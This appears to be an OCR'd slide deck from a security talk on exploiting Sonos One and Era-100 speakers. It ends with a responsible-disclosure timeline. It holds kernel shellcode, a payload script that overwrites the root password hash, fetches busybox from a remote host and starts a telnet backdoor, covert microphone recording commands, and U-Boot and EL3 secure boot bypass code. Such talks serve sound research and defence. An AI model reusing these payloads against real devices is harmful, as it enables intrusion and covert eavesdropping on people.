ldr x2, ={hex(usermodehelper_envp_pp)};
adr x0, ST0;
adr x1, ARR0;
blr x19;

# argv setup
ST0:
.string "/bin/sh";
ST1:
.string "-c";
ST2:
.string "{cmd}";
...
```

Leverage existing use of call_usermodehelper in kernel within `run_cmd`.

- Reuse *envp*
- Set to non-blocking: UMH_NOWAIT(0)

Post Exploitation

- Sonos prevents remounting partitions and executable in kernel (even as root)

```
.kernel:FFFFFF80091FFA90                                EXPORT sonos_allow_mount_exec
.kernel:FFFFFF80091FFA90              sonos_allow_mount_exec                    ; CODE XREF:
.kernel:FFFFFF80091FFA90                                                        ; DATA XREF: .kernel:FFFFFF8009C56410↓o
.kernel:FFFFFF80091FFA90 80 64 00 F0                    ADRP            X0, #byte_FFFFFF8009E9236A@PAGE
.kernel:FFFFFF80091FFA94 00 A8 4D 39                    LDRB            W0, [X0,#byte_FFFFFF8009E9236A@PAGEOFF]
.kernel:FFFFFF80091FFA98 C0 03 5F D6                    RET
```

- System boot sets to 0, patch it back to 1.

```
ldr x5, ={hex(allow_mount_exec)};
mov x3, #1;
str x3, [x5];
```

busybox telnetd

- payload.sh

```
# Modify password file

mkdir /jffs/etc-copy
cp -r /etc/* /jffs/etc-copy/
mount -o bind /jffs/etc-copy /etc

sed -i -e
's/root:.*:0:0:root:/root:$6$qO0oGYrCKthSi.QP$vsfCbhcrpM8Y3rLGLIWxCS8KGXnsdD4by2fD
6gYcDu13zCBEpHHmHvKeKpoxmOIgHzdXS5VRMsOzwJ7qZr5eW1:0:0:root:/' /etc/passwd


# Pull down real busybox and execute it
wget -q -O /jffs/busybox http://192.168.1.38:8000/busybox
mount -o remount,exec /jffs
chmod +x /jffs/busybox
/jffs/busybox telnetd
/bin/busybox telnetd
```

Covert Audio Capture

```
# cat /proc/asound/AMLAUGESOUND/pcm1c/info

card: 0
device: 1
subdevice: 0
stream: CAPTURE
id: PDM-1-mic 1-mic-1
name:
subname: subdevice #0
class: 0
subclass: 0
subdevices_count: 1
subdevices_avail:
```

/lib/libsyslib_hal.so.1:

- hal_mics_open to first obtain a handle for the microphone.
- hal_mics_mute(&handle,micid ^ 0); to unmute the microphone

```
./arecord -D plughw:0,1 -c 8 -r 16000 -f s32_le > in.wav
```

Demo 1 – Exploit and Rust Implant

Sonos Era-100 – Secure Boot Bypass

Sonos Era-100 – Background

- Started researching Sonos One for Pwn2Own
- Sonos released a new flagship device (Era-100)
- Research performed previously at NCC (with Ilya Zhuravlev between May 2023 – July 2023)

- Sonos issued CVE-2023-50810
- Sonos S2 fix release 15.9 (October 17, 2023)
- Sonos S1 release 11.12 (November 15, 2023)


Sonos Era-100 – Secure Boot Bypass

- First located UART
- Amlogic S767

- https://x.com/bl4sty created https://github.com/blasty/sonos/tree/main/sonostool for downloading and decrypting firmware.
- Opensource version only supports gen 1 firmware
  - Added support for downloading and decrypting Era-100 firmware.
  - Sonos uses model specific keys which we don’t have yet..


Sonos Era-100 – eMMC Research

- eMMC mostly encrypted
- Secure Boot implemented
- Aim is to enable in-circuit eMMC dump + modifications
- We only need CMD, CLK, DAT0 and GND
- Probe termination resistors and test pads near EMMC to SOC
- CLK and CMD obvious, DAT0 not



Sonos Era-100 – Secure Boot Bypass

- Could only identify 3 out of 4 data pins
- Using logic analyzer, we can see which has data on first (DAT0)
- INT pin is important
  - Interrupt bootloader (stuck in BootROM)




Sonos Era-100 – U-Boot Issue 1

- Sonos uses modified U-Boot implementation
  - Locked down with password + restricted commands
- Plaintext from Sonos One devices
- Era-100 U-Boot is encrypted using keys in EL3 we don't have yet
  - R/W capability on eMMC now!

```
*** Warning - bad CRC, using default environment
```

- Issue 1 – Tries to load env from flash at offset 0x500000
  - CONFIG_ENV_IS_NOWHERE not set
  - Means we can set "bootcmd"

Sonos Era-100 – U-Boot Issue 2




```
setenv("bootargs",(char *)kernel_cmdline);
```

- sonosboot - responsible for loading and validating kernel, then passing to “bootm”
- bootm uses u-boot env and passes to Linux kernel
- sonosboot fails to check setenv return code when validating

Sonos Era-100 – U-Boot Issue 2

- Exploit with "**.flags=bootargs:sr**"
  - Makes bootargs read only (sonosboot can't modify).
- Construct stored environment which sets the first bootarg read-only
- "sonosboot" will then proceed into "bootm" and it will start the Linux kernel with fully controlled command-line arguments.
- We want custom code loaded! Use **initrd=0xADDR,0xSIZE** which loads an initram fs overriding the original
- Where can we store this as we need controlled data at a fixed address for this command?

```
kcmdline = [
    "console=ttyS0,115200n1",
    "gpt",
    "enable_console=1",
    "enable_printk=1",
    # TODO: handle the case where booting from different partition
    # i.e. kern0/kern1? this is currently kern1/rootfs1,
    # kern0 would be mmcblk0p6
    "root=/dev/mmcblk0p8",
    "rw",
    "no_console_suspend",
    "mdpaddr=0x280",
    "bootsect=1",
    "bootgen=2",
    "initrd=0x100040,0x{:X}".format(len(initramfs)),
]
kcmdline = " ".join(kcmdline)

envvars = [
    "bootcmd=sonosboot",
    "bootdelay=2",
    "baudrate=115200",
    # TODO: not sure if this is right, copied from old sonos model uboot
    "hostname=arm_gxbb",
    "loadaddr=0x0100000",
    "bootargs={}".format(kcmdline),
    # this is the actual exploit part to prevent modification of bootargs
    # by "sonosboot"
    ".flags=bootargs:sr",
]
envvars = b"\x00".join(x.encode("ascii") for x in envvars)
```

Sonos Era-100 – U-Boot Issue 3

- Abuse the custom Sonos image header
- According to U-Boot logs, this is always loaded at address 0x100000

```
uint32_t magic;
uint16_t version;
uint16_t bootgen;
int32_t kernel_offset;
int32_t kernel_checksum;
uint32_t kernel_length;
```

- kernel_offset is normally 0x40 but not enforced by u-boot
- Set it to a higher value and fill the empty space with valid data.
- Flash the new images

	Start Address	End Address	File Name	Partition Size
☐ <1>	00 0080 0000	00 017F FFFF	UserPart_1.BIN	16384 KB
☑ <2>	00 1100 0000	00 11FF FFFF	kern_hack.bin	16384 KB
☐ <3>	00 0060 0000	00 0061 FFFF	UserPart_3.BIN	128 KB
☐ <4>	00 DFFF 0000	00 E000 FFFF	UserPart_4.BIN	128 KB
☑ <5>	00 0050 0000	00 0051 FFFF	env_hack.bin	128 KB

```
new_kern = bytearray(kern[0:0x40])
new_kern[0x8:0xC] = struct.pack("<I", 0x40 + len(initramfs))
new_kern += initramfs
# TODO: read actual kernel size from the header?
new_kern += kern[0x40:].rstrip(b"\x00")
assert len(new_kern) < 16 * 1024 * 1024
new_kern += b"\x00" * (16 * 1024 * 1024 - len(new_kern))

with open(sys.argv[3], "wb") as outf:
    outf.write(new_kern)
```

- Allows the signature check to pass and us to get a shell in the context of /init (root)

Sonos Era-100 – Demo 2

Sonos Era-100 Secure Boot Bypass
NCC Group

Sonos Era-100 – El3 Exploitation

- Sonos One Bl4sty found and exploited a vulnerability in BL31 the EL3 secure monitor implementation https://github.com/blasty/sonos/tree/main/el3_exploit
- When we bought our Sonos Era-100 device, the factory firmware was vulnerable!
- Need to patch the offsets to add the Era-100
- Allowed dumping of the OTP memory and therefore cryptographic keys.
- Modified sonostool to support decryption of Era-100 images using these keys

```
#ifdef OPTIMO
#define F_EFUSE_READ 0x51191b0
#define HEAP_HEAD 0x5184ba8
#define PLATFORM_OPS_PTR 0x51c5f10
#define TTBR0_EL3 0x51c5c60
#else
#define F_EFUSE_READ 0x5119994
#define HEAP_HEAD 0x517E8E8
#define PLATFORM_OPS_PTR 0x51BFC18
#define TTBR0_EL3 0x51BF980
#endif
```

```
void call3(u64 addr, u64 a, u64 b, u64 c)
{
#ifdef OPTIMO
    // install hacked platform ops table
    uint64_t platform_op_table[115] = { 0 };
    uint64_t prev_addr = read64(PLATFORM_OPS_PTR);

    for (int i = 0; i < sizeof(platform_op_table)/sizeof(*platform_op_table); i++)
    {
        platform_op_table[i] = read64(prev_addr + i * 8);
    }

    // 0x820000FF
    platform_op_table[21] = addr;

    for (int i = 0; i < sizeof(platform_op_table)/sizeof(*platform_op_table); i++)
    {
        write64(FAKE_PLATFORM_OPS_ADDR + (i * 8), platform_op_table[i]);
    }

    write64(PLATFORM_OPS_PTR, FAKE_PLATFORM_OPS_ADDR);

    call_smc(0x820000FF, a, b, c);

    write64(PLATFORM_OPS_PTR, prev_addr);
#else
    // install hacked platform ops table
    uint64_t platform_op_table[72] = {
        0x000000000511a59c, // 0
        0x000000000511a5b4, // 1
        0x000000000511a5a8, // 2
```

Conclusion

- Sonos devices have a decent level of security
  - Learning from their past issues in HW/SW as the products evolves
    - e.g. PCIe DMA / Screamer attack not possible now as Wi-Fi integrated on Era-100
    - Additional U-boot hardening
    - Hardening userland binaries
  - OEM security is important
  - Issues were patched quickly
    - Automatic updates
    - Not sure how many other devices run on MT7615
    - A large range of Sonos devices affected by the bootloader issues
  - Communication with Sonos was friendly and responsive

Date	Action
2023-09-20	Sonos One WiFi Vulnerability Reported
2023-10-15	Sonos One (S1) WiFi Fix Released
2023-11-17	Sonos One (S2) WiFi Fix Released
2024-01-01	MediaTek Fix Released to OEM Partners
2024-03-04	MediaTek Security Advisory Released

Date	Action
2023-09-04	Era-100 Secure Boot Issues Reported
2023-10-15	Era-100 (S1) Secure Boot Fix Released
2023-11-17	Era-100 (S2) Secure Boot Fix Released

Questions?